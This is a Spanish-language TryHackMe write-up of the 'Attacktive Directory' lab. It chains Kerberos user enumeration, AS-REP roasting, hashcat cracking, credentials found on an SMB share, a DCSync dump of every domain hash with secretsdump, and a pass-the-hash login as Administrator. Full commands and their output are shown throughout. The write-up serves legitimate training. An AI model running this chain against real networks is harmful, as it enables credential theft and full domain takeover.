


Writeup - Attacktive Directory (TryHackMe)

De Cero a Domain Admin: Reventando un Active Directory con AS-REP Roasting

Esta semana resolví la room **Attacktive Directory** de TryHackMe, y quiero dejar constancia del proceso completo — no solo los comandos que funcionaron, sino también dónde me atasqué y cómo lo resolví, porque esa parte suele quedarse fuera de la mayoría de writeups y es la que más se aprende relejendo después.

El objetivo: partiendo de cero acceso a un dominio Active Directory, llegar a comprometer la cuenta de Administrator del dominio. El camino pasa por Kerberos, SMB, un grupo de Windows que nadie mira dos veces, y termina volcando toda la base de datos de identidades del dominio de una sola pasada.



Reconocimiento

Antes de tocar nada, confirmé que la máquina objetivo era un Controlador de Dominio mirando su huella de puertos:

```
nmap -sV -sC 10.128.182.200
```

Kerberos en el 88, LDAP en el 389, SMB en el 445, todos a la vez — esa combinación es prácticamente una firma inequívoca de que estás delante de un DC.

```

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: IIS Windows Server
|_ http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-09-17 15:09:04Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ rdp-ntlm-info:
|_   Target_Name: THM-AD
|_   NetBIOS_Domain_Name: THM-AD
|_   NetBIOS_Computer_Name: ATTACKTIVEDIRECTORY
|_   DNS_Domain_Name: spookysec.local0.

```

Con el objetivo confirmado, tocaba enumerar usuarios del dominio. Aquí tuve el primer tropiezo real: probé primero con una wordlist genérica de nombres propios (`names.txt` de SecLists) y luego con una lista de usuarios corporativos típicos (`top-usernames-shortlist.txt`). Las dos dieron **0 usuarios válidos**. Tenía sentido en retrospectiva — esta room usa cuentas de servicio con nombres temáticos, no nombres de persona ni usuarios genéricos tipo `admin` / `test` . Construí una lista pequeña a mano con los patrones típicos de este tipo de laboratorio:

```
kerbrute userenum -d spookysec.local --dc 10.128.182.200 candidatos.txt
```

```
root@ip-10-128-97-21:~# kerbrute userenum -d spookysec.local --dc 10.128.182.200 candidatos.txt
```

Version: v1.0.3 (9dad6e1) - 09/17/26 - Ronnie Flathers @ropnop

```
2026/09/17 15:10:29 > Using KDC(s):
2026/09/17 15:10:29 >   10.128.182.200:88
```

```
2026/09/17 15:10:29 > [+] VALID USERNAME:      administrator@spookysec.local
2026/09/17 15:10:29 > [+] VALID USERNAME:      backup@spookysec.local
2026/09/17 15:10:29 > [+] VALID USERNAME:      james@spookysec.local
2026/09/17 15:10:29 > [+] VALID USERNAME:      robin@spookysec.local
2026/09/17 15:10:29 > [+] VALID USERNAME:      darkstar@spookysec.local
2026/09/17 15:10:29 > [+] VALID USERNAME:      svc-admin@spookysec.local
2026/09/17 15:10:29 > Done! Tested 6 usernames (6 valid) in 0.004 seconds
root@ip-10-128-97-21:~#
```

La lección de esta parte: cuando una wordlist genérica da cero resultados contra un objetivo con nombre temático, no es problema de la herramienta — hay que razonar sobre el contexto en vez de seguir probando listas cada vez más grandes a ciegas.

AS-REP Roasting: la cuenta que no pide contraseña

Con `svc-admin` confirmado como usuario real, el siguiente paso fue comprobar si tenía la preautenticación Kerberos desactivada — una mala configuración bastante común en cuentas de servicio, que permite pedir su AS-REP (un paquete cifrado con su contraseña) **sin necesitar ninguna credencial previa**:

```
impacket-GetNPUsers spookyssec.local/ -usersfile candidatos.txt -no-pass -  
dc-ip 10.128.182.200
```

```
root@ip-10-128-97-21:~# GetNPUsers.py spookyssec.local/ -usersfile candidatos.txt -no-pass -dc-ip 10.128.182.200  
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies  
[.] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set  
[.] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set  
$krb5asrep$23$svc-admin@SP00KYSEC.LOCAL:37a3849bd964b5876d753b3264640df356a8792c89350b05cef458e9d5c9b63d65e087e28eafb64c658584277678c687e  
b6122cb3fd90653af76b914f7afe190ee4b2086308119f2f4e4201df59865f9557719dce1847f0d700142adcaa2590f37431bc5f4df97501fd01ea5af81bd93b93fe3546b  
7ff4fdaa1bdad99ec040f0410e7a6c46e568e4578f410be6d6cb61ee42a7694c78a86011e69f1e4afb3ba52b90e8a84ba77f98dd76a3c1c4c09638a2d5946003ce7147ab4  
fec4e76ab3896d94c037081283c7973205957e6c3aa97ca22945dca241112e922da0f8c6a3c4ee3cb9f3e6c4e44ed9b48f9ec07e0fd8405797aef6b8ef79dee0bfad6b2fe  
d9c8b8807  
[.] User james doesn't have UF_DONT_REQUIRE_PREAUTH set  
[.] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set  
[.] User darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
```

`svc-admin` respondió. El hash resultante es del tipo Kerberos 5, etype 23, AS-REP (modo 18200 en Hashcat), y lo lancé contra rockyou:

```
hashcat -m 18200 hash_asrep.txt /usr/share/wordlists/rockyou.txt
```

```
root@ip-10-128-97-21:~# hashcat -m 18200 hash_asrep.txt --show  
$krb5asrep$23$svc-admin@SP00KYSEC.LOCAL:33277f40e7d6f7f2ce947df65ddac47a528015f2293a5f7ca8d364306aebd323548449203579ac5a8fa89335319b1013  
c0baa656c9862bfc5fafde8f872eff37dc89329ad1b5c2316e1bed57d3f3bb9531dea475adb7f7fa9f8a63e0a1818eff043f0fc484dc35de76bc0c362fd21b1613efab320  
c8fe38910a229edc918bc88aff553bc2502b39e8c25ae2445a7f89705c3cecf3ff0d269b5bb594a13365d1ecf3a0ff8918eeba4c01ed440f8aa5da5feb9346a0837c48566  
780171a9783ab5499116b84723952ee70c504a0261f94efef61e849f46b37550494b4a8829ca8782f94c98eb4288a0a2fa2e8397db1bb306d48943d720844d2464bfca653  
956b06503:management2005  
root@ip-10-128-97-21:~#
```

Hashcat respondió con `All hashes found as potfile and/or empty entries` en vez de ponerse a crackear. No es un error: como ya había roto este mismo hash en un intento anterior de la sala, lo tenía guardado en su potfile (`~/hashcat/hashcat.potfile`) y lo reconoció al instante sin repetir el ataque de diccionario. Para recuperar la contraseña en claro solo hace falta pedírsela directamente:

```
hashcat -m 18200 hash_asrep.txt --show
```

La contraseña: `management2005`. Nada sofisticado — una palabra más un año, el patrón más predecible que existe, y aun así suficiente para comprometer una cuenta de dominio.

SMB: la credencial de un operador de backups

Con `svc-admin` autenticado, tocaba ver qué recursos compartidos había disponibles:

```
smbclient -L //10.128.182.200/ -U 'spookysec.local\svc-admin%management2005'
```

```
root@ip-10-128-97-21:~# smbclient -L //10.128.182.200/ -U 'spookysec.local\svc-admin%management2005'

      Sharename      Type      Comment
      -----
      ADMIN$         Disk      Remote Admin
      backup         Disk
      C$             Disk      Default share
      IPC$           IPC       Remote IPC
      NETLOGON        Disk      Logon server share
      SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
root@ip-10-128-97-21:~#
```

```
root@ip-10-128-97-21:~# smbclient //10.128.182.200/backup -U 'spookysec.local\svc-admin%management2005'
Try "help" to get a list of possible commands.
smb: \> dir
.                D          0  Sat Apr  4 19:08:39 2020
..               D          0  Sat Apr  4 19:08:39 2020
backup_credentials.txt  A        48  Sat Apr  4 19:08:53 2020

      8247551 blocks of size 4096. 3585044 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (6.7 KiloBytes/sec) (average 6.7 KiloBytes/sec)
smb: \> exit
root@ip-10-128-97-21:~#
```

Uno de los shares no administrativos tenía un fichero con una cadena en Base64. Vale la pena aclarar esto porque es un error de concepto habitual: Base64 **no es cifrado**, es solo una codificación reversible sin clave. Cualquiera que la encuentre puede revertirla con un simple:

```
base64 -d <fichero>
```

```
root@ip-10-128-97-21:~# base64 -d backup_credentials.txt
backup@spookysec.local:backup2517860root@ip-10-128-97-21:~#
```

El contenido reveló credenciales de una cuenta llamada `backup`, perteneciente al grupo Backup Operators.

Por qué Backup Operators no es un grupo cualquiera

A simple vista, Backup Operators suena a un grupo operativo menor. No lo es. Por diseño de Windows, sus miembros reciben el privilegio `SeBackupPrivilege`, que les permite leer

cualquier archivo del sistema saltándose los permisos NTFS normales — porque una copia de seguridad tiene que poder leerlo todo, sin excepción.

En un Controlador de Dominio, eso incluye `ntds.dit`: la base de datos completa de Active Directory, con los hashes de todos los usuarios del dominio. Un miembro de `Backup operators` puede llegar hasta ahí sin ser Domain Admin.

Volcando el dominio entero con secretsdump

Con la credencial de `backup`, el paso final fue pedirle al DC que replicara sus secretos — el mismo mecanismo que usa un segundo DC legítimo para sincronizarse, conocido como DCSync:

```
impacket-secretsdump -just-dc backup:'<contraseña>'@10.128.182.200
```

```
root@ip-10-128-97-21:~# 'impacket-secretsdump -just-dc backup:'backup2517860'@10.128.182.200
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cf70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dffa8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\A-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIRECTORY:1000:aad3b435b51404eeaad3b435b51404ee:6f5f633ceb5165f68c66612cedebb2bc:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
```

Una sola ejecución, y salió el hash NTLM de cada usuario del dominio — incluido `Administrator` y la propia cuenta `krbtgt`, cuya clave secreta es la que cifra todos los tickets Kerberos del dominio.

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
```

El primer bloque (`aad3b435...`) es un valor constante que aparece siempre que el hashing LM está desactivado — no es un hash real. El segundo bloque es el hash NTLM que de verdad importa.

El final: Administrator sin saber su contraseña

Con ese hash, entré directamente vía Pass-the-Hash, sin necesitar la contraseña en texto plano en ningún momento:

```
evil-winrm -i 10.128.182.200 -u Administrator -H  
0e0363213e37b94221497260b0bcb4fc
```

```
root@ip-10-128-97-21:~# evil-winrm -i 10.128.182.200 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc  
  
PS C:\Users\Administrator\Documents>
```

Lo que no sale en la mayoría de writeups

`svc-admin` estaba confirmado, con contraseña válida, y aun así **no pude conectar por Evil-WinRM con esa cuenta** — el puerto 5985 estaba abierto, la contraseña era correcta, y aun así la conexión fallaba. La explicación: WinRM, a diferencia de SMB, solo lo pueden usar los miembros de grupos concretos (`Administrators` o `Remote Management Users`) en esa máquina en particular. Que una cuenta sea AS-REP roasteable no significa que tenga permiso de login remoto interactivo.

La solución no fue insistir con `svc-admin` — fue aprovechar que ya tenía una sesión como `Administrator`, una cuenta con privilegios de sobra para leer los archivos de cualquier otro usuario del sistema directamente:

```
type C:\Users\svc-admin\Desktop\*.txt  
type C:\Users\backup\Desktop\*.txt
```

```
PS C:\Users\Administrator\Documents> dir C:\Users\Administrator\Desktop\

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020  11:39 AM             32 root.txt

PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
[REDACTED]

PS C:\Users\Administrator\Documents> dir C:\Users\svc-admin\Desktop\

Directory: C:\Users\svc-admin\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020  12:18 PM             28 user.txt.txt

PS C:\Users\Administrator\Documents> type C:\Users\svc-admin\Desktop\*.txt
[REDACTED]

PS C:\Users\Administrator\Documents> dir C:\Users\backup\Desktop\

Directory: C:\Users\backup\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020  12:19 PM             26 PrivEsc.txt

PS C:\Users\Administrator\Documents> type C:\Users\backup\Desktop\*.txt
[REDACTED]

PS C:\Users\Administrator\Documents> exit
```

Ese es, probablemente, el aprendizaje más reutilizable de todo el ejercicio: cuando una vía directa falla por permisos, antes de perder tiempo depurando por qué, vale la pena preguntarse si ya tienes acceso a una cuenta con privilegios suficientes para llegar al mismo sitio por otro camino.